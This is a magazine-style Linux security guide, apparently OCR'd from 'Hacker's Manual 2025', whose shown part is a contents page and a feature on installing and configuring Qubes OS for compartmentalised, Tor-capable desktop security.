HACKER'S MANUAL

2025

HACKER'S MANUAL 2025

Security

The best defence is a good offence, but also a good defence.

46 Build your Linux fortress
Discover what threats are out there and what Qubes can do to protect you.

54 Master hacking with Kali
We take you inside the ultimate hacking toolkit and explain how to use it in anger.

62 Secure chat clients
Chat online without anyone snooping in on what you have to say.

68 Secure your desktop
Linux can thwart a majority of attacks on its own but we can help put a level 10 forcefield around your computer.

72 Data recovery
Recover files from damaged disks and ensure deleted items are gone for good.


Build Your LINUX FORTRESS

Chronically insecure and unreasonable Jonni Bidwell needs reasonable operational security. With Qubes, and containment and isolation, he finds a solution.

Threats to your security and privacy are everywhere. Even if you're not an enemy of a nation state or elite hacking crew. Any decent desktop Linux distribution does a lot to protect you from threats and compromise. And it can do more if you spend time tweaking it. But what if you're still concerned and want security baked into everything your distro does?

Well, then you look to Qubes OS. Recommended by such diverse entities as NSA whistleblower and guest of the Russian Federation Edward Snowden and the Freedom of the Press Foundation, you don't need to take our word as to its efficacy. Qubes describes itself with much more understatement, identifying as "a reasonably secure operating system". This modesty comes from Qubes's paranoia. It assumes that everything will get compromised sooner or later, so it runs everything in isolated virtual machines.

Not only that but so-called Application VMs (where most apps in Qubes are run) are rebuilt on each use from a template. So, even if they get infected, the next time they're started, they're fine. You can have Disposable VMs, too, in case you really want to leave no trace. And did we mention it comes with the Whonix Tor gateway ready to go? All this magic happens under the lightweight *Xen* hypervisor. So crack out that spare laptop and prepare to build a digital fortress!



CREDIT: Magictorch

The Qube-ic formula

What on earth is Qubes? How can it stop your traitorous activities being noted by hostile governments?


If you're using Linux at home, you're already doing pretty well security-wise. Even reading this has been shown to boost security by up to 15% (in certain circumstances). We can all improve our security, though, but if you've looked into this, you'll know that this generally comes with some sort of usability trade-off. For example, if you really don't want any of your computers and smart devices to be hacked, you could just switch off your router (and any radios in any of those devices). But that's not useful. Qubes OS has a far more reasonable approach, namely security by compartmentalisation. A default Qubes installation sets up four virtual machines (VMs) running under the *Xen* hypervisor. Much like the spoon in the first *Matrix* movie, there isn't (under normal circumstances) a Qubes OS for you to interact with – only these subordinate VMs (known in Qubes as qubes).

One of the qubes (called **Dom0**) is privileged and can access hardware and talk to the hypervisor. But this usually doesn't run some kind bespoke Xen OS. It runs whatever operating system you choose, although for reasons of sanity, most people use some sort of Linux or BSD. The (sensible) default in Qubes is for **Dom0** to run Fedora. The other qubes all communicate through **Dom0** in order to do anything in the real world. In the default config, a single user qube also running Fedora is instantiated, where it's intended you keep your day-to-day, non-secret business. Then there's a qube running the Whonix proxy. There are also a couple of service qubes for managing the display, network, firewall and USB hardware.

It's hip to be qube

You can add as many other qubes as you like, and they can run any OS you like (including Windows). One of Qubes's many impressive features is its ability to spin up Disposable VMs on the fly. These might be used just for a single application, or for several. Either way, no trace of your Disposable qube or activities therein remain after it is shut down. Because it self-destructs. And, like any qube, there's no way for it to interfere with the other qubes while it's running. Qubes has a powerful templating system, so it's easy to modify the default applications included in a given qube. This either saves space or saves time installing critical applications.

Another OS popular with the paranoid and security conscious is Tails (The Amnesiac Incognito Live System). Unlike Tails, which doesn't leave any trace on your storage (unless you explicitly set it up), Qubes remembers any configuration you do to its (non-disposable) qubes. So, in that sense, it's much more like a traditional operating system – your documents and bookmarks survive a reboot. The only immediately obvious deviation from desktop traditions is that windows are colour coded according to which qube they are running in. So, you can keep your various digital lives totally isolated.



› Windows in Qubes are colour coded according to which Qube they are running, so you don't get your IDs confused.

The Xen Project

The Xen hypervisor is open source, otherwise it would be controversial dedicating a whole box to it like we have. We tend to focus our virtualisation efforts around Oracle's VirtualBox or Red Hat's Virtual Machine Manager. This is partly because they're easy to run on your Linux desktop. Such things are commonly called Type 2 hypervisors, which is technically incorrect for reasons you can easily look up. A Type 1 hypervisor, for the purposes of this box, is its own thin operating system (OS) that exists solely for the purpose of running VMs. And that's the kind of animal Xen is. Xen was originally developed at the University of Cambridge and first released in 2003. Since 2013, the Xen Project (so renamed since the Xen name was used commercially in the interim) exists under the aegis of the Linux Foundation as a self-governing, collaborative project (with members including AMD, Citrix, Google, Intel and Samsung). Besides Qubes, Xen is used in the XCP-ng OS, itself is the successor of XCP (Xen Cloud Platform) – formerly the free version of Citrix's closed source Xen Server). XCP_ng bills itself as a turnkey solution for orchestrating VMs, featuring integration with cloudy tools such as Ansible and Terraform.


Stacking secure Qubes

Enough with the waffle, we hear you cry. Fine, let's get this Qubes thing installed and set up.

We'll assume you're OK with downloading the Qubes ISO file (from **www.qubes-os.org/downloads**) and writing it to a USB stick. Before you do that, it's worth checking your system meets Qubes's hardware requirements *(see box, as well as the more thorough* **www.qubes-os.org/doc/system-requirements**). We'll also assume you're OK with booting the install medium. There's no live environment to play around in, it just jumps straight into the installer. At the least you have to choose where and how to install Qubes (in the Installation Destination section), as well as create a user account. You might want to disable the Encrypt My Data option, if theft is not part of your threat model (or forgetting your passphrase is). The *Xen* hypervisor is then installed, and here you may break for tea.

All going well, you're invited to reboot the system, then after entering the disk decryption passphrase, you are eventually greeted with… Yet more configurating. Now it is the turn of the individual qubes. By default, a combination of Fedora 40 and Whonix 17 are used for the initial qubes. You might want to change this – for example, switching out a Fedora qube for a Debian one, but we won't. Note how paranoid Qubes is – USB keyboards and mice are not enabled by default. That doesn't mean they won't work, just that you have to give explicit permission if you use them. If you only have a USB keyboard, you may wish to tick the appropriate box here. We won't cover the ins and outs of the LVM arrangement; the default works fine. Once the installation begins in earnest, we'd recommend a very large mug of tea. It takes a while to provision all of these VMs.

Eventually, and hopefully without error, you're greeted with the Qubes login screen. But wait, there's yet more configurating to do. If you installed a Whonix qube (the default), then Qubes asks whether you want to use the Tor network for all of its traffic (the Connect option), just occasionally (Configure) or disable Tor access altogether. Finally you should see a (somewhat busy) Xfce desktop. Check the menu in the top-left if you want to make it even busier. Although first, you might need to get your mouse working.




› The top-right menu shows running qubes and gives you easy access to the Qube manager.


Qubes worries about so-called Evil Maid attacks, where someone who has physical access to your hardware can tamper with it, in particular by attaching a USB device that may log keystrokes covertly. As such, USB keyboards are disabled by default. Your USB mouse won't work until you accept the prompt to allow the **qubes.InputMouse** operation. Other devices (including storage and our laptop's touchscreen) aren't available until you give them explicit permission from the devices menu (it looks like a USB stick) in the top-right. If you want to use them, attach them to whatever qube you need them in. The default USB behaviour can be changed by going to Qubes Tools > Qubes Global Config > USB Devices.

We've already mentioned the main qubes, but now you can see that some persona-type qubes have also been set up, namely **Whonix**, **Untrusted**, **Personal**, **Vault** and **Work**. These should cover most use cases, and you'll see that each has its own *File Manager, Firefox* and *Terminal.*

There's a bit of subtlety that is quite hard to get your head around at first regarding how things are run in Qubes. The Xfce desktop you see is running on **Dom0**, connected to the (virtual) display manager running on the GuiVM ('VM' and 'qube' are interchangeable in Qubes parlance, but we'll try to be as consistent with what you'd see on the screen as possible). If you then start *Firefox* in the **Personal** qube, that *Firefox* is running on the **Personal** qube, or AppVM, again via the GuiVM. The AppVM inherits its initial filesystem from the Fedora TemplateVM, and system files are immutable (apart from via the **Dom0** system updater – see later). Changes inside each AppVM are stored separately and layered on to the template's filesystem,

› Qubes doesn't trust USB mice and neither should you. Unless they're yours and you need them for work.





› This section of the main menu shows available App qubes. Template qubes and System qubes are available from the top.

so they don't interfere with each other and also don't waste space storing redundant data.

If you haven't already, try starting *Firefox* in the **Personal** AppVM. Open the application menu, select the Qubes icon on the left, open the Personal submenu and click Firefox. It'll take a second while the **Personal** qube is started, and then you'll see the *Firefox* you're likely already familiar with. Except this one has a fetching yellow border. If you were to instead use the **Work** qube, it would be blue. The **Vault** (where you might store your darkest secrets) is black. And **Untrusted** qube activities are ominous red – danger, beware.

Click on the blue cube in the top-right (which provides an overview of running qubes) and select Open Qube Manager. This is the central point of administration for all qube-shaped objects. Running qubes have a green circle next to them. You'll see **Dom0** at the top with an important-looking crown on its icon. As mentioned, the app qubes are built off the template VMs. They use the template's root filesystem and store only user data. Conversely, the templates keep the root filesystem persistent (and updated) and store no user data. This is reflected in the disk usage column – the template VMs are gigabytes and the persona ones are much smaller (zero before you start them).

Setting up Tor

You might have told Qubes to use Tor as the default network for the **sys-whonix** qube. And now you might want to force other qubes to use Tor. You can change each qube's networking by changing the NetVM (yes, network access all takes place in another qube, possibly more) in the Qube Manager. Tor access is provided by the **sys-whonix** VM, whereas regular network access is done through **sys-firewall**. A good setup (and the default) is to have only the **anon-whonix** qube use **sys-whonix** networking. Just right-click a qube and select Network to change how it connects. If you'd like to see the Whonix qube's Tor configuration screen again, open the application menu and under the Service heading (in the qubes section), choose Sys-Whonix > Anon Connection Wizard.

And just before this page ends, a cautionary tale. If you were brave enough to install Qubes alongside other OSes, be careful of an odd issue (which befell us) when booting from another distro's boot menu. This results in the **Dom0** kernel being loaded without the *Xen* hypervisor to guide it. And you end up with an empty desktop and, if you dig deep enough, errors about the **qubesd** service not being able to start. It is a very perplexing situation in which to find oneself. The solution is to ensure your UEFI is configured to boot the Qubes image, rather than another distro.

